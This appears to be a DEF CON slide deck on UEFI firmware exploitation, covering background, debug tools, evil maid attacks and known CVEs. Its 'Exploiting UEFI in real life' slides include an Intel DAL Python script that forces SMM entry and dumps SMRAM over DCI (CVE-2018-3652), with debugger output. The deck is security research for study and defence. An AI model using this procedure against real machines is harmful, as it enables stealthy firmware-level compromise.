



# UEFI EXPLOITATION FOR THE MASSES

**“IF YOU WANT TO KEEP A SECRET, YOU  
MUST ALSO HIDE IT FROM YOURSELF”**

**“WAR IS PEACE.  
FREEDOM IS SLAVERY.  
IGNORANCE IS STRENGTH.”**



# WHO ARE WE

Jesse  
Michael  
@jessemichael

Mickey  
Shkatov  
@HackingThings



DEFCON



# AGENDA

- BACKGROUND
- GETTING STARTED
- EVIL MAID ATTACKS ON UEFI
- EXPLOITING UEFI IN REAL LIFE
- UEFI EXPLOIT MITIGATIONS
- RECOMMENDATIONS
- QA



# BACKGROUND

**BIOS** – Basic Input Output System

**UEFI** – Unified Extensible Firmware Interface

**DCI** – Direct Connect Interface

**SMM** – System Management Mode



# BACKGROUND

**Yuriy Bulygin**

~~Corey Kallenberg~~

~~Xeno Kovah~~

**Rafal wojtczuk**

~~Nikolaj Schlej~~

**Snare**

**Matthew Garrett**

**Joanna Rutkowska**

**Trammell Hudson**

**And more...**





# BACKGROUND

## Firmware Security AN OVERLOOKED THREAT

Firmware, the hard-coded software that frequently is stored in Read-Only Memory (ROM), is a vulnerable and increasingly attractive entry point for hackers. Solutions regarding firmware security – such as using manufacturers that allow enterprises to independently validate the integrity of their devices – are emerging, but many security professionals and their enterprises are not aware of the need for preparedness.



ONLY  
**8%**



Of respondents feel their enterprise is fully prepared for firmware-related vulnerabilities and exploits

### LACK OF PREPAREDNESS

MORE THAN  
**50%**



Of enterprises that place a priority on security within hardware lifecycle management report at least one incident of malware-infected firmware

### LACK OF A PLAN

FEWER THAN 1 IN 4

Enterprises fully include firmware in their enterprise's processes and procedures for deploying new equipment

MORE THAN 1 IN 3

Are not monitoring, measuring or collecting firmware data or are unsure if their enterprises are doing so

MORE THAN 1 IN 3

Received no feedback on firmware controls in compliance audits



ONLY  
**13%**  
Of security professionals' enterprises HAVE FULLY IMPLEMENTED controls for firmware



AT LEAST  
**70%**  
3 out of 10

Respondents who plan to implement firmware controls in next 12 to 24 months have had firmware malware introduced into corporate systems

Learn more at [www.isaca.org/firmware](http://www.isaca.org/firmware)

SOURCE: 2016 ISACA Firmware Security Survey

© 2016 ISACA. All rights reserved.




DEFCON



# BACKGROUND

## Platform Initialization (PI) Boot Phases





# BACKGROUND

## Some patent titles:

[US7904708B2](#) - Remote management of UEFI BIOS settings and configuration

[US5978912A](#) - Network enhanced BIOS enabling remote management of a computer without a functioning operating system

[US6594757B1](#) - Remote BIOS upgrade of an appliance server by rebooting from updated BIOS that has been downloaded into service partition before flashing programmable ROM

[US6609151B1](#) - System for configuring a computer with or without an operating system to allow another computer to remotely exchange data and control the computer

[US6732267B1](#) - System and method for performing remote BIOS updates

[US7013385B2](#) - Remotely controlled boot settings in a server blade environment

[US20070220244A1](#) - Chipset-independent method for locally and remotely updating and configuring system BIOS



# GETTING STARTED

## Recommended Tools



Intel Studio Debug



UEFI Tool



CHIPSEC



Universal-IFR-Extractor

```
UEFI Interactive Shell v2.1
UEFI v2.40 (DEK II, 0x00000000)
Mapping table:
  M: [boot0] /c: (0x1,0x0) /v: (0x1,0x0) /r: (0x4,0x0)
    R1: [boot0] /c: (0x1,0x0) /v: (0x1,0x0) /r: (0x4,0x0)
    R2: [firmware] /c: (0x1,0x0) /v: (0x1,0x0) /r: (0x4,0x0)
Press ESC in 1 seconds to skip start_uefi or any other log to continue.
Shell> fail
  is not a valid mapping.
Shell>
```

UEFI Shell USB



\$15

DEFCON.COM



# GETTING STARTED

**Getting started with a firmware debug environment:**


1. Intel Hardware Debug Interface (DCI)
2. Intel Studio Debug
3. Intel Debug Abstraction Layer



# GETTING STARTED

## Starting and using Intel Studio Debug

### 1. Start ConfigConsole.exe and connect







# GETTING STARTED

## Starting and using Intel Studio Debug

### 1. Start Intel Studio Debug and connect




PythonConsole.cmd

```
INFO: Probe connection initialized!
INFO: Connected to Processor type: Skylake (4 threads)
INFO: CPU type "Skylake": detailed register information available.
INFO: Initialization complete.
```



# GETTING STARTED

Alternatively:  
**PythonConsole.cmd**



c:\ Intel DAL Python CLI

```
Registering MasterFrame...
Registered C:\Intel\DAL_1.9.9588.110\MasterFrame.HostApplication.exe Successfully.
Using Intel DAL 1.9.9588.100 Built 10/23/2017 against rev ID 544636 [1742]
Using Python 2.7.12 (64bit), .NET 2.0.50727.8933, Python.NET 2.0.18, pyreadline 2.0.1
```



# EVIL MAID ATTACKS ON UEFI

Physical access attacks on UEFI firmware

Open Chassis vs Closed Chassis





# EVIL MAID ATTACKS ON UEFI

# DENIAL

DEFCON  
26



# Exploiting UEFI in real life

## Known CVE's

**CVE-2014-8273**

**CVE-2015-0949**

**CVE-2017-11315**

**CVE-2017-3753**

**CVE-2017-11312**

**CVE-2017-11316**

**CVE-2017-11313**

**CVE-2017-11314**

**CVE-2018-3612**



# Exploiting UEFI in real life

```
Intel DAL Python CLI SMM ENTER
Registering MasterFrame...
Registered C:\Intel\DAL_1.9.9588.110\MasterFrame.HostApplication.exe Successfully.
Using Intel DAL 1.9.9588.100 Built 10/23/2017 against rev ID 544636 [1742]
Using Python 2.7.12 (64bit), .NET 2.0.50727.8933, Python.NET 2.0.18, pyreadline 2.0.1
    Note: The 'coregroupsactive' control variable has been set to 'GPC'
Using SKL_KBP_OpenDCI_DbC_Only_ReferenceSettings
>>? itp.halt()
    [SKL_C0_T0] Halt Command break at 0x38:0000000086E78817
    [SKL_C0_T1] HLT Instruction break at 0x38:00000000000571E5
    [SKL_C1_T0] HLT Instruction break at 0x38:00000000000571E5
    [SKL_C1_T1] HLT Instruction break at 0x38:00000000000571E5
>>> itp.cv.smmentrybreak.setValue("True")
>>> itp.threads[0].port(0xB2,0x1)
>>> itp.go()
>>?     [SKL_C0_T0] SMM Entry break at 0xCE00:000000000008000
    [SKL_C0_T1] SMM Entry break at 0xCE80:000000000008000
    [SKL_C1_T0] SMM Entry break at 0xCF00:000000000008000
    [SKL_C1_T1] SMM Entry break at 0xCF80:000000000008000
>>?
>>>
```



**HACKERMAN**



# Exploiting UEFI in real life

```
Intel DAL Python CLI SMM ENTER
import time
itp.halt()
itp.cv.smmentrybreak.setValue("True")
itp.threads[0].port(0xB2,0x1)
itp.go()

time.sleep(5)
smrambasephys = itp.cores[0].threads[0].msr(0x1f2)
smrambasephys[0:12] = 0
itp.threads[0].memsave(r"c:\Intel\smram_dump.bin",smrambasephys.ToHe
x(), 0x800000, True)
itp.cv.smmentrybreak.setValue("False")
itp.go()
```




# Exploiting UEFI in real life

Accessing SMM using Intel Debug

1. Intel Debug studio
2. Intel DAL

CVE-2018-3652



<https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00127.html>



# Exploiting UEFI in real life

**SMM ENTER**

Intel(R) System Debugger

File Edit View Run Debug Options Help

Assembler: 0x0038:0x00000000887E4F0B to 0x0038:0x00000000887E50DD

T. Address

IA32 - SMRR PHYSBASE 0x0000000088400006

0x0038:0x00000000887E4F39 48 8B 44 ... mov rax, qword ptr [rsp+0x8]

0x0038:0x00000000887E4F39 48 C7 44 ... mov qword ptr [rsp+0x8], 0x0

0x0038:0x00000000887E4F39 5E pop rsi

0x0038:0x00000000887E4F39 C3 ret

0x0038:0x00000000887E4F39 48 BB 44 ... mov rax, qword ptr [rsp+0x8]

0x0038:0x00000000887E4F3E 48 85 C0 test rax, rax

0x0038:0x00000000887E4F41 74 F6 jz 0x887E4F39 <>

0x0038:0x00000000887E4F4D 48 83 EC 38 sub rsp, 0x38

0x0038:0x00000000887E4F51 48 8D 44 ... lea rax, ptr [rsp+0x60]

0x0038:0x00000000887E4F56 48 89 44 ... mov qword ptr [rsp+0x20], rax

0x0038:0x00000000887E4F5B E8 10 0F ... call 0x887E5E70 <>

0x0038:0x00000000887E4F60 48 83 C4 38 add rsp, 0x38

0x0038:0x00000000887E4F64 C3 ret

0x0038:0x00000000887E4F65 CC int3

0x0038:0x00000000887E4F66 CC int3

0x0038:0x00000000887E4F67 CC int3

0x0038:0x00000000887E4F68 C2 00 00 ret 0x0

0x0038:0x00000000887E4F6B CC int3

0x0038:0x00000000887E4F6C 48 83 EC 28 sub rsp, 0x28

0x0038:0x00000000887E4F70 48 8B 05 ... mov rax, qword ptr [rip+0x...]

0x0038:0x00000000887E4F77 48 85 C0 test rax, rax

0x0038:0x00000000887E4F7A 75 24 jnz 0x887E4FA0 <>

0x0038:0x00000000887E4F7C 48 8B 05 ... mov rax, qword ptr [rip+0x...]

Registers Model Specific Registers

Microcode Update

Performance Monitoring

Memory and Cache Control

IA32\_MTRRCAP 0x00000000000001D0A 0x1f2 SMM Cap

IA32\_SMRR\_PHYSBASE 0x0000000088400006 0x1f3 SMM Ra

IA32\_MTRR\_PHYSMASK 0x00000000FFC00000 0x1f3 SMM Ra

IA32\_MTRR\_PHYSBASE0 0x00000000C0000000 0x200 IA32\_M

IA32\_MTRR\_PHYSMASK0 0x0000007FC0000800 0x201 IA32\_M

IA32\_MTRR\_PHYSBASE1 0x00000000A0000000 0x202 IA32\_M

IA32\_MTRR\_PHYSMASK1 0x0000007FE0000800 0x203 IA32\_M

IA32\_MTRR\_PHYSBASE2 0x0000000090000000 0x204 IA32\_M

IA32\_MTRR\_PHYSMASK2 0x0000007FF0000800 0x205 IA32\_M

IA32\_MTRR\_PHYSBASE3 0x000000008C000000 0x206 IA32\_M

IA32\_MTRR\_PHYSMASK3 0x0000007FFC0000800 0x207 IA32\_M

IA32\_MTRR\_PHYSBASE4 0x000000008A000000 0x208 IA32\_M

IA32\_MTRR\_PHYSMASK4 0x0000007FFE0000800 0x209 IA32\_M

IA32\_MTRR\_PHYSBASE5 0x0000000089000000 0x20a IA32\_M

IA32\_MTRR\_PHYSMASK5 0x0000007FFF0000800 0x20b IA32\_M

IA32\_MTRR\_PHYSBASE6 0x0000000088000000 0x20c IA32\_M

IA32\_MTRR\_PHYSMASK6 0x0000007FF8000800 0x20d IA32\_M

IA32\_MTRR\_PHYSBASE7 0x0000000000000000 0x20e IA32\_M

IA32\_MTRR\_PHYSMASK7 0x0000000000000000 0x20f IA32\_M

IA32\_MTRR\_PHYSBASE8 0x0000000000000000 0x210 IA32\_M

IA32\_MTRR\_PHYSMASK8 0x0000000000000000 0x211 IA32\_M

IA32\_MTRR\_PHYSBASE9 0x0000000000000000 0x212 IA32\_M

IA32\_MTRR\_PHYSMASK9 0x0000000000000000 0x213 IA32\_M

IA32\_MTRR\_FIX64K\_00000 0x0606060606060606 0x250 Fixed

IA32\_MTRR\_FIX16K\_00000 0x0606060606060606 0x250 Fixed

IA32\_MTRR\_FIX16K\_A0000 0x0000000000000000 0x259 Fixed

IA32\_MTRR\_FIX4K\_C0000 0x0505050505050505 0x268 Fixed

IA32\_MTRR\_FIX4K\_C8000 0x0505050505050505 0x269 Fixed

IA32\_MTRR\_FIX4K\_D0000 0x0505050505050505 0x26a Fixed

IA32\_MTRR\_FIX4K\_E0000 0x0505050505050505 0x26c Fixed

IA32\_MTRR\_FIX4K\_E8000 0x0505050505050505 0x26d Fixed

Hardware Threads Breakpoints

Id Address Function File Skip Count Condition Action HW Id Addition S

SMM Entry Break 0

[0][default] IP=0x0038:0x00000000887E4F39 0x0038:0x00000000887E4F39


DEFCON



# Exploiting UEFI in real life

## Accessing SMM using Intel Debug

1. Intel Debug studio
2. Intel DAL





# Exploiting UEFI in real life

## RESET VECTOR

The screenshot shows the Intel(R) System Debugger interface with several windows open:


- Registers:** Shows the CPU registers (RAX, RBX, RCX, RDX, RSI, RDI, RSP, RBP, R8, R9, R10, R11, R12, R13, R14, R15, RIP, RFL) and their current values.
- Assembler:** Displays the assembly code for the reset vector, starting at address 0xF000:0xFFC2. The assembly code consists of a series of ADD and JMP instructions.
